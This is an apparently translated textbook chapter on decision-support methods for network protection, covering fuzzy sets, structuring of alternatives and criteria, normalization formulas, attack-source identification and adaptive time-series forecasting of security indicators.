An assessment of a certain property of an object or a problem situation has a certain fate of subjectivism, which is due to incompleteness of information, errors in the methods of evaluation and, accordingly, the need for application of expert forecasts and conclusions. Very often, objectification presents as a substitute for heuristic decisions by calculation and logical procedures. When solving complex practical tasks of corporate networks protection, building security policies, identifying probable sources of danger in cyberspace, the person, who makes the decision (PMD), usually, encounters a complex system of interconnected components. Thus, guided by expediency and efficiency, as the main aspects of choosing the optimal solution to a problem situation, in the general case, the PMD most often:

- does not take into account factors of the environment, which can negatively influence the consequences of the functioning of the corporate network;

- there is no possibility to compare the negative and positive effects of the influence of external factors (legislative, political, socio-economic environment, normative-legal support, informational, technical, resource support, network development trends, etc.), which leads to their undesirable consequences of the functioning of the participants in the cyberspace;
- it can't compare alternative variants, the properties of which are characterized by both quantitative and qualitative values.

Therefore, before the PMD, a task is set, the main content of which is to develop models and methods for constructing a composition of qualitative and quantitative, objective and subjective factors based of a measure of qualitative and quantitative certainty [3].

A mathematical theory that allows you to analyze, evaluate, take into account and model uncertainty is an apparatus of the fuzzy mathematical that uses fuzzy sets and fuzzy logic. L.A. Zade introduced this mathematical theory in 1965 [4]. The apparatus of fuzzy sets is adequate for correct modeling of situations that characterized by the absence of strict boundaries and deterministic rules.

Today many books, monographs and articles have been published, which are devoted to the theory of fuzzy sets and their use in the form of ready-made software products for solving tasks of the fuzzy simulation.

Today, in the opinion of many authors, there are two types of fuzzy information, depending on the definition area of fuzzy sets.

The first type is fuzzy quantities. The fuzzy quantities are fuzzy sets defined on a certain numerical set, called a numerical scale. Examples are fuzzy numbers and fuzzy intervals.

The second type is fuzzy sets that defined on a non-numeric set. In this case, the fuzzy set is a set of fuzzy objects. A non-numeric set can be a set of rules and facts for an expert system, a set of goals and alternatives for selection tasks, a set of elements of some binary relation between objects, etc.

Depending on the field of using fuzzy sets there are three types of semantics of belongingness degree: similarity, advantage, ordering relation (table 5.3).

Table 5.3 - Types of semantics degree of affiliation

Similarity	Advantage	Ordering relation
belongingness function interprets as similarity degree to prototype	belongingness function interprets as advantage degree for an object choice	belongingness function interprets as set of binary relations which sets up a complete order

During the solving different kinds of problems, the reasons of uncertainty emergence could be either objective factors due to activity of subjects of cyberspace with ambiguous characteristics or subjective factors related to individual differences of perception of objects and phenomena of cyberspace by its participants.

When organizing a multilevel computer network protection system, a large number of different solutions are adopted that are characterized by many features that reflect different aspects of the solutions and have different properties. Accordingly, they meet different methods of organizing the procedures for their adoption, methods of development, time and other resources for their adoption and implementation.

A solution of some problem depends on its structuring and formalization. Depending on problem structuring degree and its model formalization you can get different kinds of result. There are a lot of subjective and objective factors which have influence on final result of problem solution. This influence causes features definition that have influence on solution topology. Today, there are optimal, effective, rational, satisfying kinds of solution [27].

An optimal solution based on an extreme search. It is a solution that equals to maximum or minimum value of choice criterion for an individual PMD choice or satisfies the principle of harmonization for collective choice. These are situations can be described in the criteria language.

The effective solutions related to modeling of weakly structured problems such as situations when it is necessary to solve the problem with a lot of conflicting criteria of equal importance. For example there is a model “price - effectiveness” or “price - profit”.

A rational solution is final variant accepted by the subject and which has the best match to subject's advantages system or maximize (minimize) its target function.

In case of situation when problem of choice exists in incomplete information conditions then rational solution associates with the theory of expected utility of John von Neumann and O. Morgenstern [18]. This theory is a universal paradigm for this kind of solutions. It tells that subject knows the utility of each consequence and it can determine the probability of consequence occurrence. Therefore an expected utility is determined as sum of all possible consequences utilities suspended by its probabilities (for each variant).

As opposed to optimal solution G. Simon finds a satisfying solution [27]. The G. Simon's theory essence is that subject makes search for the first satisfying option. In other words, a person can imagine what it can rely on. In fact, the G. Simon's theory based on this rule: limiting the information results in limited rationality. A satisfying option choice requires less information and analytics from an individual looks like in model of expecting utility (Neyman-Morgenstern's model). This approach don't require options comparison, and requires only an intuitive representation that this option is above or below the permissible abstract level. Also this is a universal approach and the unique alternative in maximize model.

A judgments based solution is solution has chosen because of judgment logic and judgment consistency and rationality. An intuitive solution determines as unconscious inference. A subject may not understand some part of choice process or the whole. An intuitive solution makes possible to looking for new and unusual ways to solve a problem.

The solution general characteristic is its effectivity that determines as ratio between goals achievement degree and exes for achieving them. A solution is the most effective if goals achievement degree is great or small exes.

The solution variants (alternatives) belong to a tool category that helps to achieve goals. In fact, each tool represents solution variant. A search of alternative solutions begins with a choice of needed way such as:

- refusal to solve the problem;
- looking for organization (or an another person) to solve the problem;
- consulting (looking for experts, science literature);
- a choice of constructive methods and ways to make new variants to solve the problem.

A solution is made because of subjective advantages, and therefore it must be agreed with goals and motives.

The set of admissible alternatives can be defined or formed depending on the situation, which is characterized as follows:

- given alternatives;
- alternatives "appear" only after the development of decision-making rules (a situation such as contests).

But in practice, there are situations when solutions are not set, either missing or not "appearing." The solving of such problems requires approaches that allow to form or develop them in different ways. One of such methods may be the reference to previous experience, that is, used to solve the "current" problem known and appoves approaches, which were used previously.

Methods based on reference to previous experience can be represented by the following variants.

1. Search for known stereotypical solutions. For this can be used literature, patents, related organizations, typical solutions, etc.

2. Synthesis of solutions from known, typical, stereotypical components (elements).

3. Search for solutions in another area – adjacent or remote.

4. Synthesis of solutions from elements, each of which is built by association (combination of methods 2 and 3).

5. Evolution a research. The bottom line is a gradual improvement quality of the basic variants using methods 1 - 4.

6. The formation of a set of admissible alternatives is based on all sorts of information obtained as a result of a dialogue between the consultant, the PMD and the expert.

This information (initial data) can be presented as:

- information about the real situation;
- information about restriction;
- practical experience of PMD, consultants and experts.

The following approaches can be used to construct new atypical solutions [29]:

1. Morphological analysis, decomposition of the problem.

2. Development of alternatives based on "collective generation of ideas".

3. Building a tree of goals.

4. The method of "brainstorming".

5. Simulation modeling.

6. Experimentation—generalization of the method of "trial and error".

Consider a finite set of alternatives $A = \{a_1, a_2, \dots, a_n\}$ and a set of criteria $K = \{k_1, k_2, \dots, k_m\}$, by which a set of alternatives can be estimated.

Based on the definitions and theorems listed below, we give an estimate of the homogeneity of the set of alternatives [27].

Definition 1. Alternatives a_i and a_j will be called homogeneous if they are estimated by the same set of criteria. Otherwise, they are nonhomogeneous.

Definition 2. A set of alternatives is called homogeneous for the decision problem if all the alternatives of this set between themselves are pairwise homogeneous.

Theorem 1. Two alternatives are homogeneous if and only if the intersection of the sets of criteria by which they are estimated is the same set of criteria.

Evidence. Necessitate. Consider two alternatives a_i and a_j . Let them respectively be estimated by sets of criteria K^i, K^j . According to definition 1 $K^i = K^j$ (coincide), then $K^i \cap K^j = K^i \cap K^i = K^i$.

Adequacy. Let's suppose that $K^i \cap K^j = K^0$. Whence it follows that K^0 coincides with a set K^i or a set K^j . If these two sets do not coincide, then from definition 1 it follows that these alternatives are nonhomogeneous.

Definition 3. A decision problem will be considered homogeneous if the set of its admissible alternatives is homogeneous. Otherwise, the selection problem will be called nonhomogeneous.

There are a large number of methods for solving homogeneous decision problem.

But, a large number of practical decision problem are nonhomogeneous. A nonhomogeneous decision problem arises with collective decision. Each individual can have his own goal and, accordingly, his own set of criteria to estimate the problem that is being solved. This may also be related to the professional level of experts involved in building estimation of a variety of alternatives, etc. There by, arise the problem of constructing a technique for solving nonhomogeneous decision problems [20].

Imagine one of the ways to build such technique in the form of the following generalized algorithm [29]:

1. Decomposition of the set of alternatives into subsets by relevant criteria (features).

2. The model of the result. Construction of a generalized estimate for the entire set of alternatives.

3. The model of the rule of decision. Type of result for a given type of selection task.

To find a generalized estimation, can be used the method described in [20, 27, 29], based on the idea of setting the "point of satisfaction of requirements" and constructing a fuzzy set relative to this point.

A set of alternatives relative to the number of elements can be considered

as empty, finite (discrete), countable, continual (continuous), closed, open.

5.3 Principles of sequence surmount uncertainties

There are subjective and objective conditions in every human process. In decisions process too.

Objective conditions exist beyond our consciousness and independently of our will. It is characterizing of actual state of the managed object and ambient conditions, like group of associations and conditions. Objective conditions is posed problem, state of controlled object, environment.

Subjective conditions is our perception of objective conditions. A subjectivity is characteristic of our views, skills, knowledge's, feelings etc. Exact and correct perception of objective condition is needed for making right decision

Decomposition of decisioning

Decomposition principle is general system principle. It's mean that every complex system might be decompose to simple part by one of generals features. For every part making its goals and function from general system's goals and functions. It is to ways of decompose: material (physical) and conceptual (abstract). Example of material decomposition is decomposition set of alternatives to groups. The second way's example is the decompose to separate element such as problem, goals, tasks, functions, technologies etc.

An important features real decisioning is big size of alternatives set. It's rump up labor requirement of decisioning.

For decisioning this task is necessary to use first way of decomposition, that help to exchange initial task to offspring tasks set. This approach mean, that set of alternatives decompose to subsets of simple alternative. Set of assessment criteria look like hierarchical arrangement.

For example decisioning general formulation. Let set of alternative is $A = \{a_1, a_2, \dots, a_n\}$, and theoretic set of criteria for estimate it is $K = \{K_1, K_2, \dots, K_n\}$. One of tasks need to be solve: to find set of best alternative (a set may consist only one alternative), or range it by appeal.

This approach as general algorithm.

Step 1. Set of alternative's decomposition to subset. In other word subsetting simple alternatives. After analyze of task, set of alternative might be look like set of noncompatiblesubsets $A^{(1)}, A^{(2)}, \dots, A^{(l)}$, or $A = \{A^{(1)}, A^{(2)}, \dots, A^{(n)}\}$. Every of this subsets have criteria's group from theoretic set K . Group named as $K^{(1)}, K^{(2)}, \dots, K^{(l)}$. Conjunction of this sets might be nonvacuous set. So, we can make decomposition of inhomogeneous decisioning to simple decisionings.

Step 2. Designing generalized estimator of utilityfor every subsets.

Step 3. Designing generalized estimator of utilityfor all set.

Step 4. Achievement of the result for this type decisioning.

Series-parallel screening of alternative variants

Real decisioning has so many alternativ, and it makes decision more

difficult. Decompose method what help to find simple subtasks, in other words subtasks which have less alternatives, use for simplification general task. It's important, subtask's solving helps to find general task's solve.

Let's consider parallel and serial decomposition scheme.

Parallel decomposition scheme means, that initial set of the alternative decompose to simple subsets. So general task decompose to "independ" subtasks. Decision method means solving every simple subtask, in other word screening alternatives for every subtask. Finally, amount of alternative for every same subtask is less than alternatives for general task.

Several hierarchical layers of alternative describing use for *serial decomposition scheme*. In such case, every next level alternative will have more general alternative. And more general alternative should be a prototype of some higher level alternatives. So, amount decreases, and it makes decisioning easier. Generalization of alternatives might be by one or some features. This generalization of alternatives named class of alternative. In one hierarchical layer, in general case, subclassing might be by different features.

Series-parallel screening scheme might be describe in next way. Let's decompose general set of alternative to simple subsets. All subsets have common criteria set. As a result, we have finite number of simple decisioning relating to subset of alternative. At the next step alternatives which have common features or estimate by some criteria, group to class of alternative. Class might be valued by less subset of criteria. It helps decrease dimension of criteria space, at this step. At this step subclassing might be by different subset of criteria, and all alternatives can not subclassing. At this step every subclass has been screened.

Because different subtasks alternatives might be in different subclassing, a group of criteria for simple subdecisioning in conjunctions, in general, has non-empty set.

So having applied series-parallel decomposition, we have three-layers hierarchical of decisioning for alternative space.

- At first layer are all alternative for general decisioning. At second layer are all alternatives for simple subdecisioning.
- At second layer are all alternatives for simple subdecisioning.
- At third layer are generalize class of alternative, that valuated by subset of criteria with less potency.

At every layer, from low level, having screened alternatives (class of alternatives) by one of the ways, what have been proposed.

5.4 Structurization of the set of criteria

A characteristic feature of the decision-making tasks (DMT) is their multicriteria. In most practical tasks, the evaluation of alternatives by one criterion is insuitable and ineffective. The main attributes of the DMT are goal - means - limitation - the solution. Achievement of the goal, as a rule, is characterized by the values of criterion assessments. Means and restrictions allow you to define set of alternative solutions and the set of criteria by which

these alternative solutions will be evaluated.

The decision-making process can be divided into four steps:

- 1) construction of sets of alternative solutions and evaluation criteria;
- 2) implementation of the representation of the set of admissible solutions in the set of vector estimates;
- 3) formation of the principle of choice;
- 4) analysis of results.
- 5) analysis of results.

The main success of decision-making is the set of alternatives, its analysis and evaluation. Constructive analysis of the set of alternatives allows to sharply reduce the scope of choice. There is a large number of models and alternatives selection schemes.

The basis of one of the known schemes is the procedure for structuring the criterion set [6, 25].

Structuring is to build one of the types of structures or their combination.

Classification - the partition by a certain characteristic of a set into a finite number of subsets.

Stratification - splitting a set into a number of levels (layers) that are arranged according to priorities.

Ranking - plural arranges and each item has its own number in this order.

If the set of criteria by which the alternatives are evaluated is known and is a finite set, then it can be structured.

In the approach mentioned above, structuring is performed as follows: the set of criteria is divided into classes that are stratified into levels, each level can be stratified into sublevels, and in each of them a ranking of criteria is performed.

The scheme for selecting alternatives is that the set of alternatives is sequentially analyzed using an appropriate structured set of criteria.

Criteria can be divided into objective and subjective, mandatory and optional, threshold and evaluation, meaningful and inappropriate, basic and auxiliary. Detecting the structure on a set of criteria makes the decision making process more informed and effective. The feature of natural grouping of criteria provides an opportunity to highlight the pros and cons of alternatives, their positive quality and disadvantages.

The main purpose of this scheme is to minimize the number of proposed solutions so that a limited number of alternatives will be subject to a detailed assessment at subsequent stages.

Solving problem situations and defining their future development requires the use of their approaches.

Structuring the process of finding a source of attacks based on the methodology of decision support is presented in Fig. 5.1.




Fig. 5.1. Structuring the process of finding a source of attacks based on the methodology of decision support

Let's briefly describe each stage individually.

Identify the problem situation. At this stage, the task of identifying a problem situation is consistent with the task of detecting attacks or the task of detecting non-standard behavior of the network, which are solved by means of IDS.

Since the requirements for the time of calculating the input information are applied to the IDS in the operational management complex, we suggest using the mechanism of fuzzy logical conclusion to solve the problem of management in the conditions of incompleteness, contradictions and uncertainty of the data on the state of the information environment. The information entering the input of the fuzzy logic system is input variables - the number of signs of abnormal events. These variables correspond to real processes in the network. The information generated at the output of the fuzzy logic system corresponds to the output variable, which is the probability that the set of abnormal events in the network is an attack (the probability of an attack).

Formation and agreement of the target hierarchy. Target in the decision-making theory is determined in a very different way. Analyzing different sources, we give some definitions of the target [27].

The target is the result to which all efforts are directed.

The target determines the criteria for evaluating the effectiveness of the decisions.

The target is the desired state or result of the system.

In our case, the overall goal may be to identify the likely source of attacks. However, you can put forward private sub-targets. For example, finding a source inside a particular hacker group, or finding a source within a particular corporate structure, or finding a source within a particular state organization, etc. In order to formulate the target, you need to know the characteristics of the object of attack, its place on the market, its potential competitors, the structure of the state authorities of the potential attacking party, etc. This information is potentially available on the global network. Consequently, the main task of this phase is an information search, whose parameters are determined mainly by sub-targets. However, this requires a considerable amount of time and considerable effort to systematize information.

Formation of alternatives (solution options). This is the most indeterminate phase in this scheme. Its purpose is to form a plurality of potential sources of attacks.

On the one hand, the formation of this set can be by exchanging information about attacks with state security centers, specialized companies dealing with information security issues, on the other hand - by analyzing traffic in their corporate network, from the third party - through information search in social networks, corporate websites.

The most difficult form of source search is the content analysis of streams coming from potential sources or accepted by the corporate network with the use of content classification tasks.

Analysis of alternatives. At this phase, by using information from sites of a potential source, forums and social networks, the consequences of adopting one or another alternative are determined. If an accepted alternative really determines the correct source of intervention, its impact on the corporate network can be leveled. Otherwise, the loss from the wrong definition is determined by the type of attack. This way you can determine the risk of each alternative:

$$R_i = (1 - p_i) * C_i,$$

where p_i —the probability of a correct determination of the source;
 C_i ,—loss from misdetermination of source for i-th alternative.

Sometimes risk is not the only characteristic that describes the quality of an alternative. The most often, the alternatives A_i is described by the vector of characteristics-consequences $X_i = (x_{i1}, x_{i2}, \dots, x_{im})$ and the appropriate functions of their calculation f_{ij} , allowing to estimate the consequences of the alternative from different parties. Sometimes these characteristics-consequences are considered as criteria on which to base the choice of the best alternative, which in our case is considered as the most plausible source of attacks.

Formation of selection criteria. The criterion is a mathematical model that reflects the sensation, desire, stimulus, motive, essence and other variables (simple and general) of the state of the object.

Assume that the known admissible set of alternative solutions A and an arbitrary non-empty set $K = \{K_1, K_2, \dots, K_m\}$, the elements of which we will call the criteria by which one can obtain an estimate of any alternative to $a \in A$. Under the criterion can be understood a function that measures the value or quality of some objects.

Based on the above, the assessment of the achievement of the target can be presented as a three-level criterion tree.

The global criterion is the main criterion, the vertex of a criterion tree, which subordinates all other criteria. A global criterion is a factor that allows you to determine the success of a problem's solution.

Criteria-indicators are values that can be measured qualitatively or quantitatively. Criteria-indicators are more specific estimates, such as size, quality, volume, quantity, etc. Criteria-indicators and sub-criteria-indicators can themselves serve as a global criterion.

The degree or measurability level of the criterion depends, to a large extent, on the measurability of the target it describes or the measurability of the expected result.

There are several varieties of measurements:

- *Nominal scale* is a classification with a fixed parental quality rating;
- *Cardinal scale* characterizes cumulative and additive of measurement;
- *Ordinal scale* characterizes the properties through intensity.

The cardinal and ordinal classes of scales are numerical.

According to the logical structure, the measurement of importance uses three groups of axioms: identity, rank order and addition. Depending on which of these three properties are present or absent and in which combinations are encountered for measuring criterion estimates, there are four main types of scales: titles, order, intervals (differences), relationships [6, 25]. Let's give them a brief description.

Name Scale (Identification of Alternatives). The class of the simplest scales that reflect qualitative properties. Their elements are characterized only by the equivalence (identity) and similarity of the manifestation of the property. Such scales do not have zero and units of measurement, they cannot be arithmetic operations. Measurement on the name scale is a result of qualitative analysis.

Scale of order (determining the order of benefits). This scale satisfies the axioms of rank order. Items that are on a scale must be comparable and transitive in some general sense. Comparison of elements on this scale corresponds to the ratio of "more-less", "better-worse", "stronger-weaker", "more complex-simpler", and others like that. These scales are non-linear and have no measurement units. Measurements on the order scale are the most imperfect and the least informative.

In practice to facilitate measurements on the order scale, some data points are used as "reference points". Such scales are called *reference scales*.

The interval scale shows the degree of alternatives closeness in the order scale. If a set of elements arranged using a set of real numbers, then the measurements are made in the intervals scale. The interval scale – is a scale without a definition of data points, it does not have additive property. The intervals between each adjacent element in a given scale display the intensity (force) of one element advantages in comparison with others and can be either proportional or no proportional. Due to the fact, the starting point is undefined on this scale, additive operations (addition and subtraction) and undefined multiplicative operations (multiplication and division) are possible on it.

The ratio scale. If a value of dimensionality exists as one of the reference points which is equivalent to zero, then on such scale is possible to deduct the absolute value of the value and determine in how many times one value is greater than the other. The ratio scale is the most ideal and the most informative. All the arithmetic operations are defined on it. Examples of ratio scales are the temperature scale, distance scale, weight scales, and so on.

An important component of the choosing solutions problem is the space of criteria or criteria space. Under the criteria space, we will understand a set of criteria for which the effectiveness of alternatives (consequences) evaluated, criteria space - is a space of criteria evaluations of alternatives. If this space consists of one scalar characteristic, then the task of choice is trivial. As a rule, when solving complex socio-economic, technical, political, military and other problems, it is necessary to consider several interrelated performance indicators, which are expressed in the quantitative or qualitative form, measured on different scales and have different importance. This makes difficult to compare alternatives in such a multicriterial amorphous space. The solution to this problem is to normalize the criteria space [6, 25].

Under the normalization of the criteria understand the shift to equally directed advantages and the expression of their values in the same absolute values or the transition to dimensionless scales. Here are some known types of normalization

1. *Normalization by a given value:* $\bar{K}_i = \frac{K_i}{K_i^*}$, where K_i^* – the given criteria value (benchmark, ideal, satisfying) and its partial case *relative normalization*:

$$\bar{K}_i = \frac{K_i}{\max_{a \in A} K_i} \quad \text{or} \quad \bar{K}_i = \frac{K_i}{\min_{a \in A} K_i}.$$

2. *Comparative normalization:* $\bar{K}_i = K_i - \min_{a \in A} K_i$ or $\bar{K}_i = \max_{a \in A} K_i - K_i$,

natural normalization: $\bar{K}_i = \frac{K_i}{\max_{a \in A} K_i - \min_{a \in A} K_i}$, and their unifying approach -

complete normalization: $\bar{K}_i = \frac{K_i - \min_{a \in A} K_i}{\max_{a \in A} K_i - \min_{a \in A} K_i}$

3. *Savages` normalization:* $\bar{K}_i = \frac{\max_{a \in A} K_i - K_i}{\max_{a \in A} K_i - \min_{a \in A} K_i}$.

4. *Integral normalization:* $\bar{K}_i = \frac{K_i}{\int_{a \in A} K_i dx}$. Often used in tasks when the

set A is given discretely, i.e. $A = \{a_1, a_2, \dots, a_n\}$, then:
$$\bar{K}_i = \frac{K_i}{\sum_{a_j \in A} K_i(a_j)}$$

The optimal choice. The task of making the decision will be solved, if the following three procedures are carried out - the generation of a feasible set of alternatives, multicriteria analysis, and the construction of a selection rule (the principle of optimality). *Setting the multicriteria choice of solutions task.* Let a set of alternative solutions be known, which can be given in both a discrete and

continuous set. Also, the criteria by which the consequences of any alternative from a given set can be estimated, are known. It is necessary to make a choice on this set of alternatives in one of the tasks form:

- selection of alternatives (screening);
- classification (clustering) of alternatives space (sorting methods);
- ordering alternatives (ranking);
- the choice of the best alternative (choice problem).

The system model of such a problem can be described as:

$$\{V, K, Q, A, P_V | R_V\}. \quad (5.1)$$

Known variables:

V – is the type of the choosing solutions problem;

K – is a set of criteria;

Q – is a scales of marks;

A – is a set of alternatives;

P_V – is a selection rule.

R_V – is an unknown choice result. The result can be:

- a set of the best (feasible) alternatives

$$R_V = \{a | a \in A \wedge K(a) \in X, X - a \text{ feasible set of marks}\};$$

- the alternatives divided into classes

$$R_V = \{(a, q) | a \in A, q - \text{class name}\};$$

- a defined order of alternatives

$$R_V = \{(a, p) | a \in A, p - \text{rank (number)}\};$$

- a choice of one or several alternatives

$$R_V = \left\{ a^* = \underset{a \in A}{\text{arg opt}} P_V (K(a)) \right\}.$$

The general mathematical statement of the multicriterial choice problem.

Let A – be a set of feasible alternatives (decisions), $C(A) \subseteq A$ – is a set of solutions, which can be chosen. Determine the set $C(A)$ for which

$$\Psi(K(C(A))) \rightarrow \text{opt}, \quad (5.2)$$

where K – is a set of criteria (indicators) for evaluation alternatives, Ψ – is an operator, which implements the procedure for regularizing the values of the decisions efficiency, on the basis of the determined principle (rule) of optimality.

The solution to the problem. Choosing an alternative (solution), which means identifying a probably source of attacks, allows you to:

- assess the overall level of danger to cyberspace for a network, defined as the number of unknown IDS attacks per unit time using information from attack sites;

- adjust adaptive IDS;
- develop a new generation of network screens that based not only on protocols but also on address information from networks.
One of them is forecasting.

5.5 Forecasting

The main task for solving the problems of computer networks protection after selecting and ranking sources of attacks is the task of forecasting their behavior.

Forecasting is a way of using past experience and current assumptions to determine the future. That mean the task of forecasting the development of the situation in the future, based on preliminary data (information).

Types of forecasts that determine the behavior of attackers, according to the features of different factors, may be:

- a social forecast (reflects the attitude of people to various social phenomena);
- a forecast of technology development (characterizes the assessment of various innovations in a set of parameters, for example, efficiency, cost effectiveness, labor intensity, energy intensity, etc.);
- a forecast of competition reflecting the expected strategy and tactics;
- an economic forecast, which characterizes the general development of the economy for a certain period.

The study of the dynamics of the processes in the future is one of the most important tasks that is widely considered in many spheres of human activity such as industrial production, science, economics, stock market, banking, e-commerce, trade, marketing, etc. Forecasting is one of the most important tasks in decision making. In the current context the decision often is made in the light of the process being investigated in the past and taking into account possible variants of its development in the near future [1,2]. Above all, this is due to cases where alternatives can be evaluated using dynamic performance criteria in solving developmental and functioning problems.

Methods of forecasting are divided into three groups: quantitative, qualitative and informal [1, 2]. Each group has its own species. For example, quantitative ones are divided into time series analysis and causal modeling; qualitative divided into expert assessments, expected evaluations, "brain attack"; informal divided into verbal information, written information, industrial espionage. Any of the individual forecasting methods can be original. Next, the approaches to calculating the forecast using time series will be considered because a time series analysis is often an indispensable part of making managerial decisions.

Many modifications of traditional approaches have emerged with the development of information technology. There are conceptually new, more reliable methods that can process incoming data sets more efficiently, evaluate and select methods that are best suited for time series analysis and forecasting. In addition to traditional methods, Time Series Data Mining approaches can also

be used to forecast time series, including classification and pattern recognition systems, genetic programming [1,2], and more.

There are several key stages to solve the problem of forecasting: analysis of the structure and initial processing of the input time series, development of forecasting methods, realization of the forecast using forecasting models, estimation of forecasting quality.

An important problem in the task of forecasting is the construction of a model that reflects the dynamics of the time series adequately. The complexity of the time series analysis by subjects behavior in the cyberspace is associated with a large number of dynamic bonds. Dynamic bonds arise when the network mechanism of information exchange functions and its dependence on many external factors. The influence of these factors can change the structure of bonds significantly.

Consider the approach to building an integrated multi-level forecasting model based on combined adaptive forecasting models, such as corporate network security indicators [1, 2].

Let $z(t)$ be time series. If $t_i = t_0 + \Delta t$, ($0 \leq i \leq n$), t_0 – initial time, Δt – time interval, then the time series can be written as:

$$Z = (z_0, z_1, \dots, z_n) = (z(t_0), z(t_1), \dots, z(t_n)). \quad (5.3)$$

The task of forecasting is constructing a model M which for an arbitrary s , $s \geq 0$, would determine the predictive value \hat{z}_s at a time t_s , based on a plurality of data $\{z_i | i < s\}$, while the magnitude of the forecast error would be minimal.

Consider the task of constructing a set of predictions based on different prediction models. Each of these models corresponds to their own set of parameters. The solution to this problem allows to form a set of forecasts that compete with each other to evaluate and select models with the most accurate forecast [8].

Let there are k different prediction models $\hat{Z} = M_i(Z, \tau, \Omega_i)$, where $i = 1, 2, \dots, k$, Z – time series, τ – prediction horizon, $\Omega_i = (\omega_i^1, \omega_i^2, \dots, \omega_i^{C_i})$ – vector, determining parameters of the i -th prediction model, C_i – number of parameters of the each i -th model. Let the models M_i , $i = 1, 2, \dots, k$ are included in a programmatic model set (PS) I_{PS} . Based on the each model from the programmatic set, predictions are built in every point of the initial time series. Initial model parameters are defined antecedently on the assumption of the time series structure and characteristics of the each prediction model, or they are adapted on an experimental interval sequence. It is recommended to include adaptive models in the programmatic set which adjust their own parameters in accordance with prediction errors made in previous steps. It should be noted that an adaptation process can be performed as a result of sequential or parallel modifications of the adaptive models.

To increase a prediction accuracy of a certain criterion, a subset of the model sets, that are included in the programmatic set, is built (so-called basic

set, BS). The models are included in the basic set only if they give the most accurate predictions on research interval of the time series. In work [8] it is proposed to form the basic set in the every point of the sequence in accordance with a criterion D (5.4), meaning that only those models should be included to the set, which satisfy an inequality:

$$D_i(\tau) \leq m D_{\min}(\tau), \quad (5.4)$$

where $D_i(\tau)$ —mean squared errors of a prediction of models M_i , $i = \overline{1, k}$,
 $D_{\min}(\tau) = \min_{i=1, n} D_i(\tau)$, $m = const$.

Then the basic model set is:

$$I_{BS} = \{M_i \in I_{PS} | D_i(\tau) \leq m D_{\min}(\tau), i = \overline{1, k}\}.$$

An important thing in using of the D criterion is a search of the optimal value of the m parameter, which would provide a selection of a certain number of the most accurate models from the programmatic set. As a result of experiments with many time series it was shown that after increasing the prediction step τ it is necessary to increase the m parameter as well, since the prediction errors are increased. Moreover, it was shown that in case of a medium-term prediction, the top-level prediction errors, based on models from the basic set that was built in accordance with the D criterion with a fixed value m (as it is proposed in the work [8], $m = 1.2, \dots, 1.5$), are less than prediction errors of identical models with value m , that was determined adapting to dynamics of the time series.

Based on a plurality of models I_{BS} , they build higher-level models that analyze competitive projections that are the result of lower-level models.

A separate stage in solving of the given problem is a search of the optimal value of the m parameter, which would provide a selection of a certain number of the most accurate models from the programmatic set. After increasing the prediction step τ it is necessary to increase the m parameter as well, since the prediction errors are increased. It is proposed to find an optimal value of the m parameter adapting and correcting its value in order to increase values of security indicators of protection objects, which are received during the final stage of realization of an algorithm for decision making on security in cyberspace.

To increase the accuracy of predictions selective and hybrid adaptive combined models (ACM) are built based on the basic set. In case of hybrid models (AHM) a prediction is formed of a weighted sum of predictions obtained on the basis of adaptive models. Weight is adaptive as well in this case.

In case of selective combined models, every step is accompanied by selection of the most accurate model, based on a specified criterion, among those models, that are included to the basic set. Thus, an adaptation is carried out on two levels: by the model type and combined model parameters. Since a calculation of the future values of the time set is carried out for each model, placed in the basic set separately, the adaptation is carried out with polynomial

model parameters. The model is chosen according to a specified criterion of selection. There is a B selection criterion specified by the following formula:

$$B_t = (1 - \alpha_B)B_{t-1} + \alpha_B e_\tau^2(t - \tau), \quad (5.5)$$

where $0 < \alpha_B \leq 1$ –smoothing parameter, $e_\tau(t - \tau)$ –prediction error, that is carried out in the moment $(t - \tau)$ and τ steps ahead.

A criterion (R criterion), that is based on initiation of coefficients for each model from the programmatic set, is proposed. Coefficient values are increased if the model is in number of R the most accurate ones on a particular step, and decreased in other case. The model with the greatest coefficient is chosen as a basis for calculating a prediction. A standard error can be used as an accuracy criterion.

